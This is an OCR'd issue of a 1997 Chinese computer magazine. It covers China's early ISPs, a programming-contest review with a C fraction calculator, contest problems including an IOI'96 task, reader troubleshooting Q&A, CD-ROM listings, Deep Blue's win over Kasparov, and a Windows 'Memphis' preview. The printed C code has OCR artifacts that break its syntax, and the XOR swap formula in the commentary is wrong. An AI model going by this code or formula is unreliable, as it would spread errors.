如果说1995年是个人PC“奔腾年”，那么1996年可以说是信息网络大战年。“上网了吗？”成了电脑发烧友乃至普通公众最时髦的问候语。对此，国内近两三年中，相继出现不少公司争夺网上空间。谁能选准市场定位，强化特色信息服务将是ISP成功的关键。东方网景是1996年2月由几位归国工程师创办的，经过一年多的发展，公司业务已发展到ChinaNet入网拨号服务、电信局C类代理、网络硬件设备代理等诸多方面。针对国内Internet网不普及、市场不成熟的状况，公司下大力，将培训业务作为重点，虽然这项业务无利可图，甚至可能给其他网络公司做嫁衣，但从长远利益考虑，相信是会有回报的。公司还不断开拓新的业务领域，如帮助中小企业发展业务；提供信息特别是中文信息服务；创办中国音乐、书画、电影等文化娱乐服务项目。

另一家值得一提的是成立于1995年5月的“瀛海威信息通信有限责任公司”。公司提供的服务——瀛海威时空是集ISP、ICP和BBS于一体的综合性在线网络服务体系，包括各种商业服务、信息服务和网络教育服务，为用户提供了一个全新的资讯、教育、交流、购物、娱乐的新空间。公司于今年1月与微软结成战略伙伴关系，又于5月隆重推出“网上中国”系列的第一辑“共和国摇篮——延安”的第一部分，并计划历时三年完成这一大型网络信息精品。

如今网络信息服务的主要问题是搞好网络培训，共同培育用户市场；降低邮电线路资费；逐步完善网络安全管理；加快完善网络经营法规，使政府、行业部门、商家三方形成合力，共创中国“网络为王”的时代。

当然，不管中国的计算机信息产业如何发展，市场的分割如何激烈，最终受益的将是用户，也只有经过用户的最终评判，那些能满足用户需求的产品才有生命力。“电脑爱好者城”直接面对最终用户，可称得上是电脑行业的消费评判台，在这里，消费者会倍感“做上帝的滋味”，不少厂商纷纷亮出绝活，高挂“优惠”、“特色”大旗，如新民安在本届电脑爱好者城中展出的所有机型全部预装Win95，并免费赠送每位购机者“王子”牌卡拉OK转换器；爱嘉公司结合香港回归推出“双优庆回归”活动，对自己生产的97系列多媒体电脑施行优惠销售、优惠服务，并赠送保值纪念品。……与此同时，免费网吧、电脑课堂、音乐画廊等丰富的内容将拉近人与电脑的距离，爱好电脑的朋友，七月不妨到北京展览馆逛逛“电脑爱好者”城，收获正等待着你。

1997年3期擂台赛点评

本期来稿反映出读者对赛题有两种理解：

第一种理解为设计对两个分数精确进行加减乘除运算的程序，大多数参赛者程序正确，其中接近完美的也有相当数量。问题相对简单，程序应在优化上精雕细琢，多下功夫。例如:对输入运算数分母为0，除数为0的判断加法运算时不是先将两分母相乘再对整个分数化简，而先取第1数分母除以公因子再乘第2分母以减少溢出可能;减法化为加法，除法化为乘法，使程序简洁易读等等。总之优秀的程序应做到:能处理各种异常情况，在尽可能广的范围下工作、高效率、可读性强、简洁等。本期擂台得主李峥的程序如下：

```
#include  <stdlib.h>
#include  <stdio.h>
int getm(int a, int b) /*转碾相除法求两整数的最大公因数*/
{   int h;
    if(a <0)a = -a; if(b <0)b = -b;
    if(a <b){h = a;  a = b;  b = h; }
    while(a% b! =0)
    {h = a;  a = b;  b = h% b; }
    return b;
}
main()
{
int a, b, c, d, e, f, h, h2;
char op;
printf("请输入:
被除数(b/a)  运算符(+ - * / ÷)  除数(d/c)\n");
scanf("%d/%d %c %d/%d", &b, &a, &op, &d, &c);
if(a = =0||c = =0) {printf("输入数据不合理, 分母为0!");
exit(0); }
if(a){ h = getm(a, b); a/ = h; b/ = h; }
if(d){ h = getm(c, d); c/ = h; d/ = h; }/*运算数化简*/
switch(op)
  {
 case '-':  d = -d;
 case '+':  { h = getm(a, c);  h2 = a/h;  e = h2*c;
 f = b*c/h + h2*d;
             h = getm(e, f); e/ = h; f/ = h; break; }
 case '÷':
 case '/':  {if(d){h = c; c = d; d = h; } else
 {printf("除数为0!");  exit(0); }}
 case '*':  {h = getm(a, d); a = a/h; d = d/h;
          h = getm(c,  b);  c = c/h;  b = b/h;  e = a*c;  f = b*d;
break; }
 default:    {printf("运算符不合理, 请输入合理运算符:
 + - * / ÷");  exit(0);  }
  }
  if(e <0){e = -e; f = -f; }
  if(e = =1||e = =0)printf("结果为: %d", f);
  else printf("结果为: %d/%d", f, e);
}
```

评注：


(1)"÷"号的输入法为按住Alt键不放，再依次按小键盘2、4、6数字键，松开键盘即可。

(2)交换两变量a, b的值也可用无中间变量的方法实现：{a = b∧b; b = b∧a; a = a∧b; }

(3)可使用长型整数增加范围，但用整型数运算的程序必定有许多情况精确运算无法进行。例如：两分数 $f_1 = \frac{m_1}{n_1}$, $f_2 = \frac{m_2}{n_2}$ 的加法，当n1, n2的最小公倍数超出相当整型数表示范围时，即使m1, m2, f1, f2实际很小也无法计算。

(4)可用字符串表示任意长整数，并由相应算法实现真正的完全精度运算，但运算精度会大为降低。

另一种则理解为输入一字符串表示的含加减乘除的表达式，计算其精确结果。这样在上述要求之外，还需对表达式分析，提取其运算数与运算符，运用较好的数据结构进行计算。难度大了许多。其中相对较好的有本届的并列擂主申传民。



1997年6期擂台赛题目

问题:低价买入，更低价买入

在股票市场中，"低价买入"就是成功的一半，但是作为一个出色的投资者，你必须遵循下面的规则：

"低价买入，更低价买入"

就是说，当你买入股票的时候，它的价格必须低于你最近一次购买的价格。这样购买的次数越多，作为投资者你做得就越出色。

你将得到连续一些天内，每天股票的价格。你可以在任意一天买股票，但必须记住每次买的价格必须比上一次购买的价格低。你的任务是写出一个程序，找出哪些天应该购买股票(遵循这个原则)，使得购买的次数最多。

例如，IBM的股票在连续一些天内的价格为：

Day	1	2	3	4	5	6	7	8	9	10	11	12
Price	68	69	54	70	68	64	70	62	67	78	98	87

对于上面的例子，最出色的投资者最多可以买四次(如果他遵循上面的每次买价都低于前一次的规则)。

这四天的顺序是：

Day	4	5	6	8
Price	70	68	64	62

输入数据：



价格被存放在名为 INPUT. TXT 的文件中，这个文件开始首先是天数（1 <=N <=5000），下面是每天的价格（一个正整数）。

例如：

INPUT. TXT

12 68 69 54 70 68 64 70 62 67 78 98 87

输出数据：

在屏幕上输出最长的递减价格序列的长度和这种长度的序列的数目。格式并不重要。

运行举例：

Longest length 4

Total with this length 2

在统计结果数目时，当两种结果包含完全相同的数字串时（即当它们被打印出来时看起来完全相同），它们被认为是相同的（只能被统计一次）。两个不同天数组成的序列可能出现完全相同的价格数字串。

参赛要求：

（1）一般应寄软盘（也可通过 Internet 发 E－mail）；

（2）附简要说明；

（3）程序有适当注释。

（本期赛题由中国计算机学会普及委员会主任、国际信息学奥林匹克中国队总教练 清华大学教授吴文虎先生提供。）

国内外赛事消息

（本刊讯）第九届国际信息学奥林匹克竞赛（IOI'97 南非）中国参赛队员已于 4 月 20 日产生。他们是：

陈 磊（福建师大附中） 魏小亮（广东肇庆中学）

钱文杰（上海复旦附中） 易 珂（北京清华附中）

这四名队员是中国集训队的 21 名选手经冬令营及其后的选拔赛中产生的。

国内外赛题鉴赏

第八届国际信息学奥林匹克（IOI'96）比赛中，中国四名参赛选手全部夺得金牌，在第一轮赛题中，中国队发现一道名为 NET 的赛题两个测试点的标准答案有错误向评委提出，受到重视并改正。这里选刊一题以飨读者。IOI'96 全部试题与 IOI'97 国内选拔赛试题刊于本杂志二季度刊盘与本杂志 Internet 网络版。全部试题由吴文虎先生提供。




图 1 初始状态

在魔方风靡全球之后，Rubik 先生发明了它的简化版——魔板，如图 1 所示，魔板由 8 个同样大小的方块组成，每个方块的颜色均不相同，本题中以数字 1—8 分别表示，可能出现在魔板的任一位置。任一时刻魔板的状态可以用方块的颜色序列表示：从魔板的左上角开始，按顺时方向依次写下各方块的颜色代号，得到的数字序列即可表示此时魔板的状态。例如，序列（1，2，3，4，5，6，7，8）表示图 1 所示魔板的状态，这也就是题中魔板的初始状态。

对于魔板，可以施加三种不同的操作，分别以 A，B，C 标识，具体操作方法如下：

A：上下行互换；

B：每一行同时循环右移一格；

C：中间 4 个方块顺时旋转一格；

应用这三种基本操作，可以由任一状态达到任意另一状态。




图 2 操作方法

图 2 描述了上述 3 种操作的具体含义，图中方格外面的数字标识魔板的 8 个方块位置，方格内的数字表示此次操作前该小方块所在位置。即：如果位置 P 中有数字 I，则表示此次操作前该方块在位置 I。

子任务 A：

请编一程序，对于输入的一个目标状态，寻找一种操作的序列，使得从初始状态开始，经过此操作序列后使该魔板变为目标状态。

子任务 B：

如果你的程序寻找到的操作序列在 300 步以内，会得到子任务 B 的分数。

输入数据:

文件名 INPUT. TXT，第一行包含 8 个以一个空格分隔的正整数，表示目标状态。

输出数据:

输出文件名为 OUTPUT. TXT，在第一行输出你的程序寻找到的操作序列的步数 L，随后 L 行是相应的操作序列，每行的行首写一个字符表相应的操作。

输入输出示例：




图 3

北京：FLYFISH

？请问硬盘出了问题应该如何检查？

！(1)硬盘的电源线和数据线是否正确连接？Y—(2)，N—将线接好。(2)更换数据线后是否正常？Y—OK，N—(3)。(3)CMOS 中硬盘类型参数是否正确？Y—(4)，N—(9)。(4)是否有病毒？Y—杀毒，N—(5)。(5)从软盘启动，用 FDISK 命令查看硬盘分区信息。分区信息正常吗？Y—(6)，N—低格硬盘，如果仍有问题，那么就是硬盘损坏。(6)有基本 DOS 分区吗？Y—(7)，N—建立基本 DOS 分区并激活，重启后格式化 C:。(7)基本 DOS 分区是活动分区吗？Y—(8)，N—将基本 DOS 分区置为活动分区。(8) C: 盘上有 DOS 的系统文件和 COMMAND.COM 吗？Y—用 SCANDISK 检查硬盘并修复错误，N—使用命令 SYS C:。(9)CMOS 里的自动检测硬盘类型能检测出硬盘吗？Y—s 保存硬盘类型参数，N—硬盘或多功能卡/主板 IDE 接口损坏。

河南 徐勇波

？一台打印机在 DOS 下能够正常打印，而在 Windows 下不能正常打印，屏幕显示打印机未被正常连接或未被选定，这是什么原因？应该如何解决？

！可先按下列步骤进行检查 1. 检查打印机是否连接电源，并处于联机状态。2. 检查打印机纸张是否装好 3. 检查电缆、I/O 卡是否接好。如果硬件检查正常，就退到 DOS 状态下，用 Prsc 直接打印屏幕，或调用 WPS 打印，如果正常则表明是 Windows 带来的打印问题。Windows 在同打印机通讯时，采用的通讯方式与 DOS 并不相同，DOS 程序通过对系统并行口进行“轮询”实现通讯，Windows 使用的是“中断驱动”方法。在多任务环境中，中断驱动要比轮询方式要好，但 Windows 的打印控制要比 DOS 复杂得多。确定是 Windows 的问题后，先检查“控制面板”中的“打印机”，正确设置后，如果仍然无法打印，但屏幕显示正常，打印机不工作。查看“打印管理器”时发现任务堵塞。这时要检查一下 Windows 的 Temp 文件是否正常设置。并检查批处理文件 Autoexec.bat 中 SET TEMP=c:\windows\temp 语句是否正确，并确定此目录在硬盘中存在。检查完毕后，如打印机仍不能正常工作，最后只有修改打印口，使 Windows 误以为向文件打印，而实际仍然朝打印口打印。其步骤如下：选择“控制面板”中的“打印机”，选择“连接”，然后选择输出口中的“LPT1.DOS”或 LPT2.DOS”，然后确认。（若输出口清单中无 LPT1.DOS，则在 WIN.INI 中的 PORTS 段中加入“LPT1.DOS”，存储 WIN.INI 后重新启动 Windows，便能看到 LPT1.DOS 出现在输出口清单中，这样修改后，Windows 应该可以正常打印。

北京：程新

？在使用 Windows95 时发觉在找一个文件夹时很不容易，为此我要打开这个文件夹上层的所有文件夹，这样，在屏幕上出现了很多打开的窗口，这些窗口重叠在一起，给操作带来了很多麻烦，请问有没有什么方法可以避开这些烦琐的窗口呢？

！太多的窗口看起来的确使人感到厌烦，如果你不希望看到很多的窗口，可以直接利用“开始（START）按钮中的查找（FIND）选项来帮助你直接找到你所需要的文件夹。其实，你可以让每一个新文件夹中的内容显示在原来的窗口中。具体做法是：打开 My Computer 窗口，选择 View 中的 Options 命令，单击 Folder 标签，你会看到一个带有圆圈的选项：Browse folders by using a single windows that changes as you open each other，选择它，然后按 OK 确定，这样操作后，不管你打开过多少文件夹，在窗口中看到的将是你最后打开的文件夹中的内容。

山东：贾文星

？一台联想 1+1 586 电脑，配有中文 WIN95，OFFICE95，在使用 WORD 编辑文件时发现用 WORD 编写的文件可以正常读写和编辑，但当选择“文件”菜单中的“另存为”选项时，无法选择目标驱动器和文件格式(所有有关的选项都变成灰色)，这样无法将 WORD 文件转化成文本并存放于其它软盘上，用 KV300 也没有查出病毒，不知是何原因，应该如何操作才能将它转化成文本文件？

！这种现象并非是由于病毒所至，这主要是你所创建的文件是 Word 中的模板文件，它包含有 WORD 中的文件格式，是不能直接转化成纯文本文件的。如果你要把它转化成纯文本文件就必须先把它转化成普通 Word 文件，具体做法是：先将文件的内容全部选黑，在黑色区域点按鼠标右键，选择剪切或复制，然后选择“新建”并将文件“粘贴”到新建文件区域，这样你就可以对新建的文件进行“另存为”的操作了。




《少儿中国文化百科》

《少儿中国文化百科》光盘版取材于少年儿童出版社1995年出版的《彩图儿童中国文化百科》。

它通过多媒体技术将我国五千年悠久历史中积淀下来的瑰宝艺术地展现出来，向广大少年儿童介绍宣传中华民族的古老文明和优良传统，主要内容涵盖了艺术、文学、科学技术、少数民族、建筑、思想哲学、民俗、文化交流等八个大类，设有简、繁两种版本，除精美的文字故事外还设有十段动画和数千张彩图，表现形式图文并茂，生动活泼，实为少年儿童了解历史、增长知识的好教材，并可面向海外华语地区推广中华文化。

邮购价:68元

《现代创意百科》

《现代创意百科》——世界著名美术设计家作品欣赏，是《现代创意百科》系列光碟之一，该系列光碟是一整套较完整的、系统的、科学的、以装潢设计为主、专业性较强的电子丛书。

“世界著名美术设计家作品欣赏”组织征集了国内外著名的美术家的优秀经典作品，并附有每位作者的简介，及每幅作品的文字说明，具有较高的知识性、欣赏性及实用性，对从事美术设计、广告媒体、艺术院校工作者具有较强的学用价值。

同时支持256色和真彩显示模式，设有微缩图片索引，所有图片均可任意放大、缩小、拖动及输出。

邮购价:60元

Internet导航——中国用户上网及网上操作指南

本光盘内容包括文字介绍和模拟上网两部分，文字部分全面介绍了Internet概念、网上工具使用、Internet In a box通信软件安装、网上资源、问题答疑和中国用户入网方式、入网须知、资费标准等内容，模拟上网部分提供了Internet安装，以及各种网上工具的操作演示，使用户身临其境，实际操作，为上网作好充分的准备。

本光盘制作精美，安装使用方便，可供中国Internet用户上网学习参考。 邮购价:68元

多媒体社交形象设计师

本光盘主要分为“礼仪”、“服装”、“发型”、“佩饰”四大部分。其中“礼仪”部分主要是通过各种动画，讲述各种社交礼仪；“服装”部分主要介绍如何根据自己的身材，在不同的场合选择最适合自己的衣服；“发型”部分则介绍了大量的中外流行发型，供您参考；“佩饰”部分告诉您如何根据自己的特点选择佩饰以表现出个性。

另外，在这张盘中还包含了“试衣间”和“电影院”两个娱乐性的部分。在“试衣间”中，您可以依据所学的知识亲自动手进行形象设计；而在“电影院”里，您可以欣赏到国际时装表演片段。“多媒体社交形象设计师”中就应用了各种多媒体效果，文、图、声、像并茂，集知识性、趣味性于一体，给人以美的享受。邮购价:48元

麦克阿瑟

《二战名将录……麦克阿瑟》光碟片，通过大量珍贵的历史图片、影像、配音解说、声效，真实地再现了第二次世界大战时期美国名将麦克阿瑟富有传奇色彩的一生，与此同时也向人们展开了一幅幅规模宏大的二战历史画卷。既让读者享受到了高品味的视听艺术，也让我们了解了这一段历史，能对这一段历史作出公正的评价。

邮购价:68元

商业美语会话

该光盘是一种学习商业美语会话的电子读物，集录音、录像、中英文对照于一体，包括十二个单元，分别为:接机、电话联络、约见、公司简报、商业午餐、工厂介绍、工厂参观、议价、订单、看样品、签合同、质量控制等。该光盘是您从事贸易工作的好帮手。

邮购价:78元

家庭金融管理

管理:外汇、人民币活期、定期、国债、国库券存单和股票。使您心中有数、管理方便、挂失及时、保密安全。具有密码口令、多路模糊查询、显示到期存单、按姓名、日期、存入行、存款类型统计存单数并依照汇率自动换算出人民币的本金总额。 邮购价:60元

名片管理

您手中的名片蕴藏着大量的商机，管好用好这些名片是致富成功的关键。本软件具有多路模糊查询。只输入部分内容即可快速查出您所要找之人的全部信息。有人呼您时，也可查出呼您的人是谁或在哪一地域范围。

邮购价:60元

创业入门

这里，曾经帮助过四十万企业家创业的专家会告诉您通往成功的所有秘密，并向您提供循序渐进的发展计划、自动化表格、财务表格以及全年帐目清单，还有专家亲临指导。总之，我们会引导您入门，并助您立足于商海。

Dearborn推出赚钱锦囊。有了这个锦囊，您可以在实施创业计划的同时，体会到这一过程的快捷和简便，并享受它将为您带来的财富。 邮购价:128元

从人机大战“深蓝”胜谈起

□北京　陈幼松



IBM 的“深蓝”

“深蓝”战胜棋王

举世瞩目的国际象棋世界冠军，阿塞拜疆的卡斯帕罗夫同 IBM 的“深蓝”计算机进行的人机国际象棋比赛，已经在 5 月 11 日分出高低，“深蓝”以二胜一负三平的战绩成为赢家，雪洗了去年 2 月初次同卡斯帕罗夫交锋时败北之耻。

去年 2 月在美国费城，作为庆祝美国计算机协会成立 50 周年、同时也是世界上第一台电子计算机诞生 50 周年的一项活动，“深蓝”便同卡斯帕罗夫进行了对弈。“深蓝”出手不凡，第一盘便给世界冠军以下马威，战胜了卡斯帕罗夫。棋王失利后，深入分析了“深蓝”的程序，在以后几盘中改变了自己的策略，最后在总积分上超过了“深蓝”，保住了棋王的面子。

IBM 的研究人员也对“深蓝”的失败认真总结教训，并对它进行了改进。前国际象棋冠军本杰明也把自己的技艺“传授”给“深蓝”，对它进行了“输氧”，使“深蓝”以焕然一新的面貌出现。卡斯帕罗夫得悉对手获得深造提高，更是跃跃欲试。在他主动请战下，便有了这次人机国际象棋大战的安排。结果，在重整旗鼓的“深蓝”面前，世界棋王也只好甘拜下风。

电脑战胜人类棋王的漫长历程

50 年代中期诞生的人工智能，其目标就是使机器（电脑）能够实现人的智能活动，包括识别、分析、推理、判断、学习等等。

为了判断人工智能达到多高的水平，很自然便想到使电脑同人脑进行较量。通过电脑同人进行国际象棋比赛，是这种较量最简单也是较理想的方式。所以从人工智能诞生的头一天开始，致力于电脑同人的对弈，便是人工智能一个重要的研究课题。

然而，要实现电脑战胜人脑谈何容易。为了鼓励科学家们在这方面努力，美国麻省理工学院的弗莱德金教授 1970 年在研究人工智能的主要基地美国卡内基梅隆大学，出资设立了弗莱德金基金。此基金提供三级奖金。第一级 5000 美元，奖给第一台达到国际象棋大师水平电脑的设计者。这一级奖金直到 1980 年才被贝尔实验室的两名科学家领走。

第二级奖金为 1 万美元，奖给第一台达到国际象棋特级大师水平电脑的设计者。1988 年当时还在卡内基梅隆大学攻读博士学位的华裔科学家许封雄，凭以他为首的小组所设计的电脑“深思”，拿走了这一级奖金。

第三级奖金为 10 万美元，奖给第一台战胜国际象棋世界冠军电脑的设计者。现在由于“深蓝”战胜了卡斯帕罗夫，这项奖金又将被许封雄领走。


许封雄所研究的专业是大型并行处理技术。这是把一项任务分解，由多个处理器进行并行（同时）处理的技术。如果用 1 个处理器需 1 秒钟才能完成的任务，用 16 个处理器进行并行处理时，从理论上说用 1/16 秒便可完成。但并行处理会引起软件设计的复杂性。首先必须把任务分解成能够并行处理的，即同时进行的处理不依赖于其他处理的结果。其次，各处理器之间需相互通信保持协调。

并行处理技术在计算机发展中起着重要作用。因为计算机发展首先便是提高速度。这固然要依靠提高处理器本身的速度，然而单靠处理器来提高计算速度毕竟是有限度的。如能用成百上千个处理器一起进行并行处理，不就可以把速度一下子提高成百上千倍了吗。所以速度最高的巨型计算机无不采用并行处理技术。

另外，随着工作站、个人机的兴起，大型机的发展陷入困境。但是对于大型、重要的信息系统，处理的数据量庞大，对安全性要求高，还不能不用大型机。大型机要提高竞争力就必须降低成本。这就需要采用一般个人机用的速度虽低但便宜得多的处理器。使用这样的处理器而又要达到高得多的速度，就必须使用并行处理技术。

国际象棋对弈是并行处理很好的用武之地。因为每下一步棋就会出现多种可能性。于是，许封雄便通过开发用于下棋的电脑，探索如何利用并行处理技术，来解决复杂的问题。

1989 年许封雄带着“深思”来到 IBM。IBM 非常需要并行处理技术来振兴它的大型机事业。于是成立了以许封雄为首的“深蓝”电脑开发小组。开发的重点放在提高计算速度上。结果开发出专门供下国际象棋用的处理器，它的运算速度达每秒钟 2 亿次。用 32 个这样处理器组成的“深蓝”是具有强大并行处理能力的巨型计算机。它能够在 3 分钟内计算出 500 亿



卡斯帕罗夫

Windows 97
——神秘的 Memphis

□北京　王东

Microsoft 宣布将于 97 年底发行新一代的操作系统，有人称它为 Windows 97，Microsoft 自己把它叫做 Memphis(孟斐斯)。Memphis 到底是一个什么样的系统呢？让我们通过 Memphis 的测试版先睹为快吧。

Memphis 的新特性包括：

* 与 Internet 紧密相关的界面
* FAT16 到 FAT32 的转换
* Win32 驱动程序模式(WDM)
* 重新设计的,改进的安装
* 多显示器的支持
* 以 VBScript 或 JScript 作为内嵌的 Script 语言
* 通过 Internet 自动升级系统
* 支持 SCSI 磁带的备份工具
* ACPI 能源管理
* 一些新的小应用程序

网络为基础的支持工具

支持 OLE DCOM

虽然 Memphis 的测试版没有把曾许诺过的 Internet Explore 4.0 嵌入其中(而用了 3.02 版)，但它并没有使测试者们失望。他们指出 Microsoft 在发行 Memphis 的正式版之前对稳定性的保证还是非常重要的，因为桌面上新的 Internet 连接将不仅仅只影响浏览器。Memphis 中嵌入的 Internet 的特性——Web View 和 Active Desktop 在 Internet Explore 4.0 版中已经开始了测试。正因为如此，一些玩家争相下载 IE 4.0，想一睹 Memphis 的风采。其中，Web View 使用户可以通过 Windows Explore 直接在网络中浏览，Active Desktop 使 Windows 的桌面背景成为接收 Internet 信息的一个平台。加入这些特性，也就意味着整个操作系统而不只是浏览器本身，将面临安全性的挑战。所以很多测试者都不想触及这些新特性，他们认为现在还没有安全的保证。没有 WebView 和 Active Desktop，Memphis 看起来倒很象是 Windows 95 的一个加强版。只有细微的区别出现在 Memphis 中，比如菜单不再只是简单的弹出，而是动态的滑出；当鼠标移动到窗口右上角的最大化、最小化、关闭按钮上时，将显示相应的提示。

(转下页)

至 1000 亿个棋步，而 3 分钟正好是一般下棋规则中，允许每步棋所能耗用的时间。

正像一个人光凭"脑子灵"，只能耍点小聪明，只有同时拥有丰富的知识才能大有作为一样，"深蓝"光凭速度快，还不能形成大气候。为了使"深蓝"拥有丰富的经验和知识，以便于巧妙地规划棋步，开发小组为"深蓝"配备了一个庞大的棋谱数据库。这一数据库收集了近 100 年来世界国际象棋特级大师对弈的棋谱。还收集了许多残局的棋谱，也就是终局前 5 步棋的下法。目前，这一数据库已收集了超过 10 亿个棋谱。

在脑子又灵(快)、知识又丰富的"深蓝"面前卡斯帕罗夫败下阵来。电脑终于"战胜"了人脑，实现了人类长期的追求，也使许封雄取走了弗莱德金的第三级奖金。

电脑"战胜"人脑的意义

"深蓝"战胜世界棋王的意义可分两层看。从近处说，它是并行处理技术的一项重大成果。正像前面提到的，这种技术目前对巨型计算机、大型计算机来说，都是极为关键的技术。它可以使巨型机登上新的高峰，使大型机再创辉煌。目前并行处理技术已开始推广到工作站中，在不久的将来它还会用到个人机中。这会使工作站和个人机能力飞跃地提高，因而可以大大扩大其用途。

从更深远的层次说，它标志着人工智能达到新水平。正像各种体育项目的世界冠军代表着人类某项体力所能达到的水平一样，国际象棋由于需要复杂而严密的分析、推理能力，所以它的世界冠军被认为代表人类在某一方面的智能所能达到的水平。

正是因为这样，"深蓝"战胜棋王才会在社会中引起巨大震动。一部分人以为电脑的智慧真的已超过人脑，并因此而惶惶不安，这完全是误解而引起的杞人忧天。

"深蓝"战胜世界棋王，的确意味着在电脑力所能及的范围内，例如在下国际象棋方面，它的智力确实能够高人一筹，但这并不意味着在所有领域，电脑在智力上都比人高明。

即使在高人一筹的领域内，它也受到一定限制。电脑的智力是建立在人给它编制的程序上。"深蓝"的胜利反映了许封雄为它编制的程序的高明。可是，如果让许封雄同卡斯帕罗夫较量，则必输无疑。这是因为通过程序表现出来的下棋技艺，必须把一切可能都考虑后才能挑出最好的下法。这就需要三分钟计算出 500 亿至 1000 亿步棋。人如果要计算这么多步棋，恐怕花一生的时间都不够，而电脑却因运算速度快而能在规定的时间内完成。所以电脑战胜人脑归根结底还是人脑的胜利。只不过是人脑通过开发电脑并为它编制程序所达到的智力，在下棋方面战胜了人脑的直接智力而已。

从这里可以看出，电脑实现智力的方式是多么地笨。它必须按部就班地把数百亿步棋的后果都考虑了之后，才知道该怎么下。这是因为它虽然拥有逻辑思维能力，但却没有人的灵感思维能力。也就是说它没有创造性。仅仅依靠运算速度高这一优点而"一俊遮百丑"，使笨的反而显得聪明。

"深蓝"的胜利可以给迄今为止进展缓慢的人工智能，注入一些兴奋剂，促使人们更加努力地去开拓人工智能的新作用，但并不能从根本上改变人工智能进展缓慢的现状。人工智能研究进展缓慢的原因之一是人对自己的脑子是如果工作的，人是怎样认识事物的，人的智能是怎么回事等许多根本性问题还没有搞清楚，而"深蓝"的胜利并没有突破这一点。



Windows 95 OEM Service Release 2 中引入的 32 位文件分区表(32 – bit FAT)在 Memphis 中正式登场了。Memphis 的测试版中包括了一个转换器,可以把系统从 16 位文件分区表(FAT16)移到 32 位文件分区表(FAT32)下,但还不能转换回来。FAT32 将更有效的利用硬盘空间来组织文件结构。Microsoft 正在讨论是否在 Memphis 的最后版本中同时包 FAT16 和 FAT32 两个版本。

Memphis 对于 Win3.2 驱动程序模式(WDM)的支持,向缩小 Windows 95 与 Windows NT 之间的差距迈出了第一步。当前,一个硬件设备驱动程序的开发者必须为不同的操作系统开发不同的驱动程序。而 WDM 是一个全新的,统一的模式,开发者只需为这两个操作系统提供一个驱动程序。对于 NT 的使用者,WDM 更是一个福星,因为他们常常为找不到流行硬件的 NT 驱动程序而着急。现在制作一个 NT 的驱动程序不再需要单独的开发力量了,随着 WDM 的引入,NT 的驱动程序将越来越丰富。WDM 的另一优势是,它将成为 Microsoft 为操作系统提供新技术支持的平台。这些新技术包括 USB, IEEE 1394(FireWire), HID (Human Interface Devices), DVD 解码,数字音频等。Micorsoft 提供这些新技术的下层驱动,而硬件商开发相应的硬件设备的驱动程序。虽然 Memphis 引入了一个全新的设备驱动开发环境,但仍保留了前 Windows 95 的驱动程序模式,所以现有的外围设备(甚至实模式的驱动程序)也能正常工作。Memphis 的测试版并没有作为广普的测试平台,因为 Microsoft 希望给硬件和软件的开发商提供一个开发新的驱动程序和应用程序接口的机会。

改进了的安装进程使得 Memphis 在系统从 Windows 95 升级时不再进行全面的硬件检测,它从已有的设备管理器中自动提取相应信息,并将一些附件和工具的信息同时升级。安装过程中,Memphis 不断报告安装所需时间,这只是一个粗略的估计,因为实际安装时间大多比预计的要长。在整个安装过程中 Microsoft 始终让你感觉你做出了正确的选择,它不断向你解释 Memphis 为你提供了更快的表现,更高的可靠性和更好的管理。Memphis 为你提供了备份原来系统文件的选项,虽然这要占去 50MB 的硬盘空间,但以后你可以完全恢复原来的操作系统。Windows 95 安装时,紧急起动盘的制作是可选的,而 Memphis 对此是强制的。并且,在紧急起动盘中还提供了一个普适的 IDE 接口光驱的驱动程序,这使进行一个彻底干净的安装变得非常容易。尽管安装和配置象 Memphis 这样巨大而复杂的操作系统是异常繁琐的,但 Micorsoft 的确花费了大量精力进行简化。比如 Windows 95 的安装需要多次系统重新起动,并强制你初始化进程,而 Memphis 当系统重新启动时,系统等待 15 秒钟后会自动初始化启动。每次安装要重起三次,它虽减少了用户对安装的干预,但没有彻底消除。

多显示器的支持使得用户可以以不同的分辨率在两个显示器上显示同一画面,或将一个视图分为两部分显示,或在不同的显示器上显示不同的应用程序。Microsoft 为此提供了一个新 API(应用开发界面)来支持它,主显示器可以连接任何显卡,而副显示器必须用 PCI 接口的显卡和新的多显示器驱动程序。事实上,在 Windows 95 下,双显示器在技术上是可行的,但需要专门的显卡。而在 Memphis 下,两块显卡可以不同,甚至可以是集成在主板上的显卡。现在大多数显卡支持这一技术。当你花一个 21 寸显示器的价钱买了两个 17 寸显示器作为 Memphis 的输出时,优势是显而易见的。

Memphis 提供一种内嵌的解释语言,叫做“Windows Scripting Host”,虽然过去已有第三方厂商提供类似的解释语言,但这是 Microsoft 第一次将它嵌入到 Windows 中。这对于用户帐户和目录共享是非常有用的。Memphis 和下一代的 NT 都将支持这种解释语言在图形界面和命令行的直接执行。它可以执行 VBScript 和 JavaScript,并可以扩展。这样,第三方厂商便可以加入其它语言的解释器,比如 Perl 和 REXX。

